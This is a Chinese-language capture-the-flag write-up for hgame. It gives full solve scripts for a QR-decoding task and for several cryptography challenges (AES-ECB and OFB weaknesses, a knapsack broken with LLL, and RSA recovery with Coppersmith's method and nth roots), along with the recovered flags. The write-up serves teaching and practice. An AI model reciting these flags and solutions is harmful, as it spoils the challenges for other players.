
Data Sequence Analysis (*Experimental*)
Analyze data sequence of QR code

点击选中的部分，然后点 `close`



点一下`Editor Mode` 切换到 `Decode Mode`

点一下`decode`按钮，就弹出了flag



Brute-force Format Info Pattern

Decoded Message :

hgame{drag0n_1s_d4nc1ng}

Error Correction Level : L

Mask Pattern : 5

1 of 1 result

Apply

Crypto

奇怪的图片plus

服务端要求发送2张图片，使其在经过AES加密后相互异或的结果中的黑色像素点与target.png一致，且服务端会对这个结果进行等比缩放(至16 : 9)

很显然是要求2张图片的加密结果(缩放至16 : 9后)中相同像素的位置和target.png中黑色像素的位置一致

服务端采用的是AES的ECB模式，且按16字节进行分组，故按16字节重复明文在加密后将会得到按16字节重复的密文，而一个像素(RGB)对应3个字节，若想让位置不同但颜色相同的像素在加密后都得到相同的结果，则需要使一个像素(RGB)对应16*k个字节，很显然k至少为3，故将符合条件的图片等比放大48倍后再发送即可

```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os
from PIL import Image, ImageDraw
import struct


def xor(a, b):
    result = bytes(x ^ y for x, y in zip(a, b))
    return result

```

```python

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image


def image_to_bytes(image):
    width, height = image.size
    pixel_bytes = []
    for y in range(height):
        for x in range(width):
            pixel = image.getpixel((x, y))
            pixel_bytes.extend(struct.pack('BBB', *pixel))
    image_bytes = bytes(pixel_bytes)
    return image_bytes


def bytes_to_image(image_bytes, width, height):
    pixel_bytes = list(image_bytes)
    reconstructed_image = Image.new('RGB', (width, height))
    for y in range(height):
        for x in range(width):
            start = (y * width + x) * 3
            pixel = struct.unpack('BBB', bytes(pixel_bytes[start:start + 3]))
            reconstructed_image.putpixel((x, y), pixel)
    return reconstructed_image

# black pixels in target.png
pos_list = [(1, 1), (1, 2), (1, 3), (1, 4), (1, 5), (1, 6), (1, 7), (2, 1), (2, 4), (3, 1), (3, 4), (4, 1), (4, 2), (4, 3), (4, 4), (4, 5), (4, 6), (4, 7), (6, 1), (6, 2), (6, 3), (6, 4), (6, 5), (6, 6), (6, 7), (7, 1), (7, 4), (7, 7), (8, 1), (8, 4), (8, 7), (9, 1), (9, 4), (9, 7), (11, 2), (11, 3), (11, 7), (12, 1), (12, 4), (12, 7), (13, 1), (13, 4), (13, 7), (14, 1), (14, 5), (14, 6)]
image_1 = Image.new("RGB", (16, 9), "black")
image_2 = Image.new("RGB", (16, 9), "white")
draw_1 = ImageDraw.Draw(image_1)
```

```
draw_2 = ImageDraw.Draw(image_2)
for pos in pos_list:
    draw_1.point(pos, (255, 255, 255))
    draw_2.point(pos, (255, 255, 255))
image_1 = image_1.resize((48 * 16, 48 * 9), Image.NEAREST)
image_2 = image_2.resize((48 * 16, 48 * 9), Image.NEAREST)
image_1.save("image_1.png")
image_2.save("image_2.png")
```

第二部分采用AES的OFB模式，观察代码得知明文的低位都是0，且key已知，故可以得到所有轮向量，再由轮向量与密文异或即可得到明文

```
from Crypto.Cipher import AES
from PIL import Image
import struct


def xor(a, b):
    result = bytes(x ^ y for x, y in zip(a, b))
    return result


def image_to_bytes(image):
    width, height = image.size
    pixel_bytes = []
    for y in range(height):
        for x in range(width):
            pixel = image.getpixel((x, y))
            pixel_bytes.extend(struct.pack('BBB', *pixel))
    image_bytes = bytes(pixel_bytes)
    return image_bytes


def bytes_to_image(image_bytes, width, height):
    pixel_bytes = list(image_bytes)
    reconstructed_image = Image.new('RGB', (width, height))
    for y in range(height):
        for x in range(width):
            start = (y * width + x) * 3
            pixel = struct.unpack('BBB', bytes(pixel_bytes[start:start + 3]))
            reconstructed_image.putpixel((x, y), pixel)
    return reconstructed_image


key = b'\x86\x934n\x81\xfa\x05\xd8\x81\x7f\xd2U\x04U\xcd\xf6'  # gift
```

```
encrypted_image = Image.open("encrypted_flag.png")
c = image_to_bytes(encrypted_image)
iv_ = xor(c[:16], b"\x00" * 16)
F = AES.new(key=key, mode=AES.MODE_OFB, iv=iv_)
m_ = F.decrypt(c[16:])
bytes_to_image((b"\x00" * 16) + m_, 200, 150).show()
```

Backpack

背包问题有很多变体，Merkle-Hellman加密算法的背包问题是在超递增序列的基础上的，这里的背包密度<0.94，考察的是直接使用LLL算法对背包问题进行解密。

具体的格的构建网上有很多，可以通过高斯启发式来判断构建的格是否合理，这里贴出比较常见的一种：

```
from sage.all import*
from Crypto.Util.number import inverse,long_to_bytes
import hashlib
a=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
bag=1202548196826013899006527314947
n=len(a)
L = Matrix(ZZ,n + 1,n+1)
```

```
for row, x in enumerate(a):
    L[row, row] = 2
    L[row, -1] = x
L[-1, :] = 1
L[-1, -1] = bag
Lsub=L.LLL()
p=''
for i in range(n):
    if Lsub[0,i]==-1:
        p='0'+p
    else:
        p='1'+p
p=int(p,2)
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'
print(flag)
```

midRSA

明文高位泄露，考查coppersmith在RSA中的使用。

```
from Crypto.Util.number import *
e=5
n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=45622131411586708863820720303449463624470661111162172357784872909606923006795813266301862566144713150175868450263938320833284468193969812445918857181352714977229246413953073671761974170494592607563206407212536151643563112184575318655929799335527077981805770297378339158985115911402931029655170145674869891423134483518791755930544026956061332689320474812799925490210291960537036388958113672416409687957317387028080662045408746697035899865473675525702322507814701853710
m0=9999900281003357773420310681169330823266532533803905637<<128
R.<x> = PolynomialRing(Zmod(n), implementation='NTL')
f = (m0 + x)^e - c
xx = f.small_roots()
flag = m0 + int(xx[0])
print(long_to_bytes(flag))
```

babyRSA

考查幂展开、费马小定理和域下开高次根

通过幂展开和费马小定理可以得到

$$(e+114514)^{65537} \equiv gift\ (mod\ p)$$

求出e后会发现e|phi

这边看到有不少人是爆破的e，其实不需要（具体看代码，主要是逆元的知识）。

域下开高次根比较常用的是AMM算法

这里也可以用集成好的nth_root来完成域下开高次根

```
from Crypto.Util.number import *
from tqdm import tqdm
p=14213355454944773291
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=105002138722466946495936638656038214000043475751639025085255113965088749272461906892586616250264922348192496597986452786281151156436229574065193965422841
phi=p^3*(p-1)*(q-1)
gift=9751789326354522940
d1=inverse(0x10001,phi)
e=pow(gift,d1,p)-114514
n=p^4*q
K=Zmod(n)
x=K(c).nth_root(e,all=True)
for i in tqdm(x):
    m=long_to_bytes(int(i))
    if b"hgame" in m:
        print(m)
        break
```